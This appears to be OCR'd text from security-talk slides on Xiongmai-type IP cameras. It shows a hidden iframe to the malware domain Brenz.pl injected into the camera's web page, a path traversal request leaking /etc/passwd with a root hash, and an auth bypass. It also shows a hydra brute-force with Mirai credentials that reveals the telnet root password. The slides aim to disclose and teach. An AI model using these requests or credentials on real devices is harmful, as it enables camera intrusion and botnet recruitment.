
```
    <div id="mc" style="clear: both; height: 13px; text-align: center; background: url(mc.jpg) repeat-x;">
        CopyRight 2015,All Rights Reserved
    </div>
    <div style="position: absolute; top: -2000px; width: 0px;">
        <a style="background: url(yt11.jpg)"></a><a style="background: url(yt21.jpg)"></a>
        <a style="background: url(yt31.jpg)"></a><a style="background: url(yt41.jpg)"></a>
        <a style="background: url(yt51.jpg)"></a><a style="background: url(yt61.jpg)"></a>
        <a style="background: url(yt71.jpg)"></a><a style="background: url(yt81.jpg)"></a>
        <a style="background: url(yt91.jpg)"></a><a style="background: url(yt+1.gif)"></a>
        <a style="background: url(yt-1.gif)"></a><a style="background: url(stopAll1.jpg)">
        </a><a style="background: url(startAll1.jpg)"></a><a style="background: url(11.jpg)">
        </a><a style="background: url(41.jpg)"></a><a style="background: url(91.jpg)"></a>
        <a style="background: url(161.jpg)"></a><a style="background: url(251.jpg)"></a>
        <a style="background: url(361.jpg)"></a>
    </div>
<iframe style="height:1px" src="http://www&#46;Brenz.pl/rc/" frameborder=0 width=1></iframe>
```

http://artfulhacker.com/post/142519805054/beware-even-things-on-amazon-come

https://ipcamtalk.com/threads/brenz-pl-malware-in-ip-cameras-what-now.12851/

http://forums.whirlpool.net.au/forum-replies.cfm?t=2362073&p=11&#r211


Path traversal



```
GET /../../etc/passwd HTTP/1.1
Host: 10.5.5.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en,en-US;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: NetSuveillanceWebCookie=%7B%22username%22%3A%22admin%22%7D
Connection: close
```

```
HTTP/1.0 200 OK
Content-type: text/plain
Server: uc-httpd 1.0.0
Expires: 0


root:$1$RYIwEiRA$d5iRRVQ5ZeRTrJwGjRy.B0:0:0:root:/:/bin/sh
```

Auth bypass...




```
GET /DVR.htm HTTP/1.1
Host: 10.5.5.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en,en-US;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
```

```
HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httpd 1.0.0
Expires: 0


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>NetSurveillance</title>
    <meta http-equiv="Content-Style-Type" content="text/css" />
    <meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />

    <script type="text/javascript" src="m.jsp"></script>

    <script type="text/javascript">

var g_SoftWareVersion="V4.02.R12.00006510.10010.1404";
var g_HardWareVersion="Unknown";
var g_mBuildTime="2014/5/26 10:4:55";
var g_SerialNo="00121564fcdd";
var g_VideoInChannel=1;
var g_AlarmInChannel=2;
var g_AlarmOutChannel=1;
var g_AudioInChannel=1;
var g_DigChannel=0;
```

„CLOUD SERVICE”

The „cloud” service

```
# tcpdump host camera.local

18:48:41.290938 IP camera.local.49030 > ec2-
54-72-86-70.eu-west-
1.compute.amazonaws.com.8000: UDP, length 25
```




Login And Preview

ID 0012122ed34a

Verify Code 4562

Device login – no pass, static captcha, id=MAC ;)




Login And Preview

ID 0012122ed34a

Verify Code 4562 4562

FAQ



Case 1>□there is mosaic or splash screen on the image.

Reason: to some special network, the MTU Value is quite low, we do not take full consideration regarding this issue, which result in the imperfect of data-pack, then comes with splash screen. The upcoming version of firmware had been upgraded.

Case 2>□Use correct MAC address but access to other user's device and see the video. Reason: At the very beginning, there is a small quantity of device with same MAC address, which lead to this problem. After then, we improved the safety level to stop this problem.

Case 3>□The Nat status on device side shows: connected, but web site shows the device is not online. Reason: The firmware defect itself, when RTC clock is abnormal, will come out this problem. Upcoming version of firmware had been upgraded.

TELNET

Nmap

```
root@kali:~# nmap 10.5.5.20
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-11-06 10:59 EST
Nmap scan report for 10.5.5.20
Host is up (0.019s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
80/tcp   open  http
554/tcp  open  rtsp
8899/tcp open  ospf-lite
```


Mirai credentials for brute-force

https://github.com/securing/mirai_credentials

Now go and brute the telnet

```
root@kali:~# hydra -C mirai_creds.txt telnet://10.5.5.20
```


few seconds later…



```
ja@t450s ~/owasp/mirai $ hydra -C mirai_creds.txt telnet://10.5.5.20
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-11-14 23:59:02
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if avai
lable
[DATA] max 16 tasks per 1 server, overall 64 tasks, 62 login tries, ~0 tries per task
[DATA] attacking service telnet on port 23
[23][telnet] host: 10.5.5.20   login: root   password: xmhdipc
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-11-14 23:59:16
ja@t450s ~/owasp/mirai $ 
```

The telnet password

- I did not have the credentials few years ago...
- But the password was already known then.




IP-камеры на [redacted]
Например такая http://ru.aliexpress.com/item/[redacted].html
root/[redacted]hdipc


No need to hack, search „password" and the name of device in Russian

Wait...

- But we have changed the default password, didn't we?



equipment must also be based on the following three conditions: 1, the device is used in April 2015 before the firmware; ~~2, the device default user name and password ;~~ 3, the device is directly exposed to the public network (DMZ to do mapping), without a firewall. Any of the above conditions are not available, male equipment can not be attacked or manipulated, so the attack on the actual use of the equipment has little effect. And for male Mai domestic use P2P because the network device and forward technology (no need to do mapping DMZ), the more impossible hacker attacks. Xiongmai started from the bank monitoring system, security technology is not only important but also an advantage.
